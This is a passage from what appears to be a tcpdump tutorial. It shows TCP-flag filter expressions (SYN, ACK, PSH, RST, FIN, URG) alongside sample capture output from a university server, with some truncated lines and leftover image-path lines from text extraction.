11:28:34.809182 IP 180.211.113.163.62527 > pgschool.gtu.ac.in.http: Flags [S], seq 1801555858, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1054202384 ecr 0,sackOK,eol], length 0
11:28:34.809266 IP pgschool.gtu.ac.in.http > 180.211.113.163.62527: Flags [S.], seq 3239851344, ack 1801555859, win 28960, options [mss 1460,sackOK,TS val 317512425 ecr 1054202384,nop,wscale 7], length 0
```

Some offsets and field values may be expressed as names rather than as numeric values. For example, tcp[13] may be replaced with tcp[tcpflags]. The following TCP flag field values are also available: tcp-fin, tcp-syn, tcp-rst, tcp-push, tcp-act, tcp-urg.

This can be demonstrated as:

```
tcpdump -i xl0 'tcp[tcpflags] & tcp-push != 0'
```

Note that you should use single quotes or a backslash in the expression to hide the AND ('&') special character from the shell.

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump -i eno4 'tcp[tcpflags] & tcp-push != 0'
```

```
11:32:08.957998 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 3107070096:3107070304, ack 1308659775, win 712, length 208
11:32:15.848967 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 2764389830:2764389845, ack 985916930, win 229, options [nop,nop,TS val 13371410 ecr 317567605], length 15
11:32:15.857601 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 1:42, ack 15, win 227, options [nop,nop,TS val 317567687 ecr 13371410], length 41
11:32:16.176982 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 42:1018, ack 15, win 227, options [nop,nop,TS val 317567767 ecr 13371492], length 976
11:32:16.177192 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 15:663, ack 42, win 229, options [nop,nop,TS val 13371492 ecr 317567687], length 648
11:32:16.536035 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 663:935, ack 1018, win 244, options [nop,nop,TS val 13371582 ecr 317567777], length 272
11:32:16.539808 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 1018:1866, ack 935, win 247, options [nop,nop,TS val 317567857 ecr 13371582], length 848
11:32:16.861676 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 935:951, ack 1866, win 259, options [nop,nop,TS val 13371663 ecr 317567857], length 16
11:32:17.219717 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 951:1003, ack 1866, win 259, options [nop,nop,TS val 13371753 ecr 317567948], length 52
11:32:17.219877 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 1866:1918, ack 1003, win 247, options [nop,nop,TS val 317568027 ecr 13371753], length 52
11:32:17.539825 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1003:1071, ack 1918, win 259, options [nop,nop,TS val 13371833 ecr 317568027], length 68
11:32:17.540356 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 1918:1986, ack 1071, win 247, options [nop,nop,TS val 317568108 ecr 13371833], length 68
11:32:17.556657 IP 180.211.113.163.63257 > pgschool.gtu.ac.in.http: Flags [P.], seq 2491583375:2491583887, ack 2263689614, win 4117, options [nop,nop,TS val 1054420061 ecr 317568111], length 512: HTTP: GET /moodle/ HTTP/1.1
11:32:17.679023 IP pgschool.gtu.ac.in.http > 180.211.113.163.63257: Flags [P.], seq 14481:16080, ack 512, win 235, options [nop,nop,TS val 317568142 ecr 1054420181], length 1599: HTTP
11:32:17.861763 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1071:1155, ack 1986, win 259, options [nop,nop,TS val 13371913 ecr 317568108], length 84
11:32:18.658920 IP 180.211.113.163.63257 > pgschool.gtu.ac.in.http: Flags [P.], seq 512:1001, ack 16080, win 4096, options [nop,nop,TS val 1054421142 ecr 317568142], length 489: HTTP: GET /moodle/ HTTP/1.1
11:32:18.764019 IP pgschool.gtu.ac.in.http > 180.211.113.163.63257: Flags [P.], seq 30560:32156, ack 1001, win 243, options [nop,nop,TS val 317568414 ecr 1054421245], length 1596: HTTP
11:32:19.740123 IP 180.211.113.163.63257 > pgschool.gtu.ac.in.http: Flags [P.], seq 1001:1505, ack 32156, win 4096, options [nop,nop,TS val 1054422208 ecr 317568414], length 504: HTTP: GET /moodle/login/index.php HTTP/1.1
11:32:19.771555 IP pgschool.gtu.ac.in.http > 180.211.113.163.63257: Flags [P.], seq 39396:40803, ack 1505, win 252, options [nop,nop,TS val 317568665 ecr 1054422208], length 1407: HTTP
11:32:19.892796 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 1986:2054, ack 1155, win 247, options [nop,nop,TS val 317568696 ecr 13371913], length 68
11:32:20.212746 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1155:1239, ack 2054, win 259, options [nop,nop,TS val 13372501 ecr 317568696], length 84
11:32:21.012059 IP 180.211.113.163.63257 > pgschool.gtu.ac.in.http: Flags [P.], seq 1505:2033, ack 40803, win 4096, options [nop,nop,TS val 1054423471 ecr 317568665], length 528: HTTP: GET /moodle/mod/forum/view.php?id=17 HTTP/1.1
11:32:21.129550 IP pgschool.gtu.ac.in.http > 180.211.113.163.63257: Flags [P.], seq 55283:57950, ack 2033, win 260, options [nop,nop,TS val 317569005 ecr 1054423587], length 2667: HTTP
11:32:22.415451 IP 180.211.113.163.63257 > pgschool.gtu.ac.in.http: Flags [P.], seq 2033:2546, ack 57950, win 4096, options [nop,nop,TS val 1054424863 ecr 317569005], length 513: HTTP: GET /moodle/ HTTP/1.1
11:32:22.518865 IP pgschool.gtu.ac.in.http > 180.211.113.163.63257: Flags [P.], seq 72430:74027, ack 2546, win 269, options [nop,nop,TS val 317569352 ecr 1054424965], length 1597: HTTP
11:32:22.654658 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 2054:2122, ack 1239, win 247, options [nop,nop,TS val 317569386 ecr 13372501], length 68
11:32:22.974307 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1239:1323, ack 2122, win 259, options [nop,nop,TS val 13373191 ecr 317569386], length 84
11:32:24.688040 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.18572: Flags [P.], seq 2122:2190, ack 1323, win 247, options [nop,nop,TS val 317569895 ecr 13373191], length 68
11:32:25.008233 IP 180.211.113.163.18572 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1323:1375, ack 2190, win 259, options [nop,nop,TS val 13373700 ecr 317569895], length 52
11:32:28.368672 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 2037114094:2037114115, ack 3347311725, win 4117, options [nop,nop,TS val 1054430751 ecr 317570812], length 21
11:32:28.378039 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1:42, ack 21, win 227, options [nop,nop,TS val 317570817 ecr 1054430751], length 41
11:32:28.379042 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 42:1018, ack 21, win 227, options [nop,nop,TS val 317570817 ecr 1054430760], length 976
11:32:28.379454 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 21:1453, ack 42, win 4116, options [nop,nop,TS val 1054430761 ecr 317570817], length 1432
11:32:28.416366 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1453:1501, ack 1018, win 4096, options [nop,nop,TS val 1054430797 ecr 317570827], length 48
11:32:28.423883 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1018:1382, ack 1501, win 249, options [nop,nop,TS val 317570828 ecr 1054430797], length 364
11:32:28.428085 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1501:1517, ack 1382, win 4096, options [nop,nop,TS val 1054430807 ecr 317570828], length 16
11:32:28.468392 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1517:1561, ack 1382, win 4096, options [nop,nop,TS val 1054430847 ecr 317570840], length 44
11:32:28.468519 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1382:1426, ack 1561, win 249, options [nop,nop,TS val 317570840 ecr 1054430847], length 44
11:32:28.469233 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1561:1621, ack 1426, win 4096, options [nop,nop,TS val 1054430847 ecr 317570840], length 60
11:32:28.469685 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1426:1478, ack 1621, win 249, options [nop,nop,TS val 317570840 ecr 1054430847], length 52
11:32:28.470250 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1621:1985, ack 1478, win 4096, options [nop,nop,TS val 1054430848 ecr 317570840], length 364
11:32:28.472189 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1478:1530, ack 1985, win 272, options [nop,nop,TS val 317570841 ecr 1054430848], length 52
11:32:29.227290 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1985:2069, ack 1530, win 4096, options [nop,nop,TS val 1054431600 ecr 317570841], length 84
11:32:31.237078 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1530:1582, ack 2069, win 272, options [nop,nop,TS val 317571532 ecr 1054431600], length 52
11:32:31.795123 IP 180.211.113.163.63305 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 2069:2153, ack 1582, win 4096, options [nop,nop,TS val 1054434155 ecr 317571532], length 84
11:32:31.795379 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.63305: Flags [P.], seq 1582:1634, ack 2153, win 272, options [nop,nop,TS val 317
```

The general format of a TCP protocol line is:

```
src > dst: flags data-seqno ack window urgent options
```

Src and dst are the source and destination IP addresses and ports. Flags are some combination of S (SYN), F (FIN), P (PUSH), R (RST), U (URG), W (ECN CWR), E (ECN-Echo) or `.' (ACK), or `none' if no flags are set.

Data-seqno describes the portion of sequence space covered by the data in this packet (see example below). Ack is sequence number of the next data expected the other direction on this connection. Window is the number of bytes of receive buffer space available the other direction on this connection. Urg indicates there is `urgent' data in the packet. Options are TCP options enclosed in angle brackets (e.g., <mss 1024>).

Src, dst and flags are always present. The other fields depend on the contents of the packet's TCP protocol header and are output only if appropriate.

```
11:40:35.645699 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.52489: Flags [P.], seq 3686074852:3686075060, ack 1431041312, win 539, length 208
11:40:35.695373 IP 180.211.113.163.52489 > pgschool.gtu.ac.in.ssh: Flags [.], ack 208, win 2050, length 0
11:40:35.888307 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [.], ack 3083087579, win 259, options [nop,nop,TS val 12548993 ecr 252892583], length 0
11:40:35.893087 IP 180.211.113.163.40346 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 0:16, ack 1, win 259, options [nop,nop,TS val 12548994 ecr 252892583], length 16
11:40:35.931936 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.40346: Flags [.], ack 16, win 247, options [nop,nop,TS val 252892706 ecr 12548994], length 0
```

Let's see all URGENT (URG) packets.


```
' # tcpdump 'tcp[13] & 32!=0'
```


```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13] & 32!=0'
```

Nowadays, the URG flag is not used in real time environment, so we will not get any output here.

Let’s see all ACKNOWLEDGE (ACK) packets.


tcpdump 'tcp[13] & 16!=0'





Let’s see all PUSH (PSH) packets…

```
# tcpdump 'tcp[13] & 8!=0'
```



```
12:08:31.153496 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.19510: Flags [P.], seq 3129392608:3129392816, ack 1308723247, win 729, length 208
12:08:32.614756 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.34230: Flags [P.], seq 572263919:572263987, ack 3022289514, win 247, options [nop,nop,TS val 318111876 ecr 13915016], length 68
12:08:32.944005 IP 180.211.113.163.34230 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:53, ack 68, win 259, options [nop,nop,TS val 13915685 ecr 318111876], length 52
12:08:38.781789 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 3570970155:3570970170, ack 3828061660, win 229, options [nop,nop,TS val 1737138 ecr 318113327], length 15
12:08:38.789057 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 1:42, ack 15, win 227, options [nop,nop,TS val 318113420 ecr 1737138], length 41
12:08:39.144094 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 42:1018, ack 15, win 227, options [nop,nop,TS val 318113509 ecr 1737228], length 976
12:08:39.320356 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 15:663, ack 42, win 229, options [nop,nop,TS val 1737272 ecr 318113420], length 648
12:08:39.715091 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 663:935, ack 1018, win 244, options [nop,nop,TS val 1737371 ecr 318113563], length 272
12:08:39.718898 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 1018:1866, ack 935, win 247, options [nop,nop,TS val 318113652 ecr 1737371], length 848
12:08:40.079587 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 935:951, ack 1866, win 259, options [nop,nop,TS val 1737462 ecr 318113652], length 16
12:08:40.470765 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 951:1003, ack 1866, win 259, options [nop,nop,TS val 1737560 ecr 318113752], length 52
12:08:40.470945 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 1866:1918, ack 1003, win 247, options [nop,nop,TS val 318113840 ecr 1737560], length 52
12:08:40.826192 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1003:1071, ack 1918, win 259, options [nop,nop,TS val 1737649 ecr 318113840], length 68
12:08:40.826713 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 1918:1986, ack 1071, win 247, options [nop,nop,TS val 318113929 ecr 1737649], length 68
12:08:41.182503 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1071:1155, ack 1986, win 259, options [nop,nop,TS val 1737738 ecr 318113929], length 84
12:08:43.035927 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 1986:2054, ack 1155, win 247, options [nop,nop,TS val 318114482 ecr 1737738], length 68
12:08:43.393161 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1155:1239, ack 2054, win 259, options [nop,nop,TS val 1738290 ecr 318114482], length 84
12:08:43.490292 IP 180.211.113.163.19836 > pgschool.gtu.ac.in.http: Flags [P.], seq 3592725937:3592726118, ack 2396773726, win 58, length 181: HTTP: GET / HTTP/1.1
12:08:43.491231 IP pgschool.gtu.ac.in.http > 180.211.113.163.19836: Flags [FP.], seq 8761:11596, ack 181, win 237, length 2835: HTTP
12:08:45.512862 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 340831856:340831871, ack 165992299, win 229, options [nop,nop,TS val 13918826 ecr 318115027], length 15
12:08:45.520987 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 1:42, ack 15, win 227, options [nop,nop,TS val 318115103 ecr 13918826], length 41
12:08:45.524018 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 2054:2122, ack 1239, win 247, options [nop,nop,TS val 318115104 ecr 1738290], length 68
12:08:45.819086 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 42:1018, ack 15, win 227, options [nop,nop,TS val 318115177 ecr 13918902], length 976
12:08:45.819217 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 15:663, ack 42, win 229, options [nop,nop,TS val 13918902 ecr 318115103], length 648
12:08:45.879593 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1239:1323, ack 2122, win 259, options [nop,nop,TS val 1738912 ecr 318115104], length 84
12:08:46.151896 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 663:935, ack 1018, win 244, options [nop,nop,TS val 13918986 ecr 318115177], length 272
12:08:46.155410 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 1018:1866, ack 935, win 247, options [nop,nop,TS val 318115261 ecr 13918986], length 848
12:08:46.452215 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 935:951, ack 1866, win 259, options [nop,nop,TS val 13919061 ecr 318115261], length 16
12:08:46.790822 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 951:1003, ack 1866, win 259, options [nop,nop,TS val 13919145 ecr 318115346], length 52
12:08:46.791004 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 1866:1918, ack 1003, win 247, options [nop,nop,TS val 318115420 ecr 13919145], length 52
12:08:47.086373 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1003:1071, ack 1918, win 259, options [nop,nop,TS val 13919219 ecr 318115420], length 68
12:08:47.086879 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 1918:1986, ack 1071, win 247, options [nop,nop,TS val 318115494 ecr 13919219], length 68
12:08:47.282895 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41362: Flags [P.], seq 2122:2190, ack 1323, win 247, options [nop,nop,TS val 318115543 ecr 1738912], length 68
12:08:47.382296 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1071:1155, ack 1986, win 259, options [nop,nop,TS val 13919293 ecr 318115494], length 84
12:08:47.644909 IP 180.211.113.163.41362 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1323:1375, ack 2190, win 259, options [nop,nop,TS val 1739353 ecr 318115543], length 52
12:08:48.018050 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47055: Flags [P.], seq 491502522:491502563, ack 4009577270, win 227, options [nop,nop,TS val 318115727 ecr 1739445], length 41
12:08:48.023114 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:16, ack 0, win 229, options [nop,nop,TS val 1739449 ecr 318115633], length 15
12:08:48.381238 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47055: Flags [P.], seq 41:1017, ack 16, win 227, options [nop,nop,TS val 318115818 ecr 1739538], length 976
12:08:48.386491 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 16:664, ack 41, win 229, options [nop,nop,TS val 1739539 ecr 318115728], length 648
12:08:48.760737 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 664:936, ack 1017, win 244, options [nop,nop,TS val 1739633 ecr 318115818], length 272
12:08:48.764668 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47055: Flags [P.], seq 1017:1865, ack 936, win 247, options [nop,nop,TS val 318115914 ecr 1739633], length 848
12:08:49.145173 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 936:952, ack 1865, win 259, options [nop,nop,TS val 1739729 ecr 318115914], length 16
12:08:49.392636 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.48070: Flags [P.], seq 1986:2054, ack 1155, win 247, options [nop,nop,TS val 318116071 ecr 13919293], length 68
12:08:49.545846 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 952:1004, ack 1865, win 259, options [nop,nop,TS val 1739829 ecr 318116019], length 52
12:08:49.546017 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47055: Flags [P.], seq 1865:1917, ack 1004, win 247, options [nop,nop,TS val 318116109 ecr 1739829], length 52
12:08:49.688426 IP 180.211.113.163.48070 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1155:1239, ack 2054, win 259, options [nop,nop,TS val 13919870 ecr 318116071], length 84
12:08:49.909985 IP 180.211.113.163.47055 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1004:1072, ack 1917, win 259, options [nop,nop,TS val 1739920 ecr 318116109], length 68
12:08:49.910491 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47055: Flags [P.], seq 1917:1985, ack 1072, win 247, options [nop,nop,TS val 318116200 ecr 1739920], length 68
12:08:50.273392 IP 180.211.113.163.4705
```

Show me all RESET (RST) packets…

```
# tcpdump 'tcp[13] & 4!=0'
```

```
root@gtu-ProLiant-DL360-Gen9: ~/tcpdump
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13] & 4!=0'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
12:10:24.963417 IP 180.211.113.163.51271 > pgschool.gtu.ac.in.ssh: Flags [R], seq 3033756070, win 0, length 0
12:10:43.644778 IP 180.211.113.163.46048 > pgschool.gtu.ac.in.ssh: Flags [R], seq 760669719, win 0, length 0
12:10:46.682051 IP pgschool.gtu.ac.in.1911 > 180.211.113.163.60782: Flags [R.], seq 0, ack 280403202, win 0, length 0
```

Show me all SYNCHRONIZE (SYN) packets

```
# tcpdump 'tcp[13] & 2!=0'
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13] & 2!=0'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
12:13:35.503080 IP 180.211.113.163.54957 > pgschool.gtu.ac.in.http: Flags [S], seq 4052741889, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1056847067 ecr 0,sackOK,eol], length 0
12:13:35.503179 IP pgschool.gtu.ac.in.http > 180.211.113.163.54957: Flags [S.], seq 4159831234, ack 4052741890, win 28960, options [mss 1460,sackOK,TS val 318187598 ecr 1056847067,nop,wscale 7], length 0
12:13:41.063203 IP 180.211.113.163.54985 > pgschool.gtu.ac.in.ssh: Flags [SEW], seq 3476284624, win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 1056852543 ecr 0,sackOK,eol], length 0
12:13:41.063412 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.54985: Flags [S.E], seq 923973793, ack 3476284625, win 28960, options [mss 1460,sackOK,TS val 318188988 ecr 1056852543,nop,wscale 7], length 0
12:13:53.550270 IP 180.211.113.163.35600 > pgschool.gtu.ac.in.ssh: Flags [S], seq 2774862277, win 29200, options [mss 1460,sackOK,TS val 1812328 ecr 0,nop,wscale 7], length 0
12:13:53.550360 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.35600: Flags [S.], seq 3740787569, ack 2774862278, win 28960, options [mss 1460,sackOK,TS val 318192110 ecr 1812328,nop,wscale 7], length 0
```

Show me all FINISH (FIN) packets…

```
# tcpdump 'tcp[13] & 1!=0'
```

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13] & 1!=0'
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13] & 1!=0'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
12:14:42.334188 IP 180.211.113.163.53311 > pgschool.gtu.ac.in.ssh: Flags [F.], seq 2855028247, ack 1390079760, win 259, options [nop,nop,TS val 1824523 ecr 318204216], length 0
12:14:42.335294 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.53311: Flags [F.], seq 1, ack 1, win 247, options [nop,nop,TS val 318204306 ecr 1824523], length 0
12:14:44.992329 IP pgschool.gtu.ac.in.http > 180.211.113.163.58377: Flags [F.], seq 911284199, ack 2355909906, win 237, length 0
12:14:45.096536 IP 180.211.113.163.58377 > pgschool.gtu.ac.in.http: Flags [F.], seq 1, ack 1, win 172, length 0
12:14:51.849992 IP pgschool.gtu.ac.in.http > 180.211.113.163.55192: Flags [F.], seq 64735103, ack 2932023005, win 243, options [nop,nop,TS val 318206685 ecr 1056916535], length 0
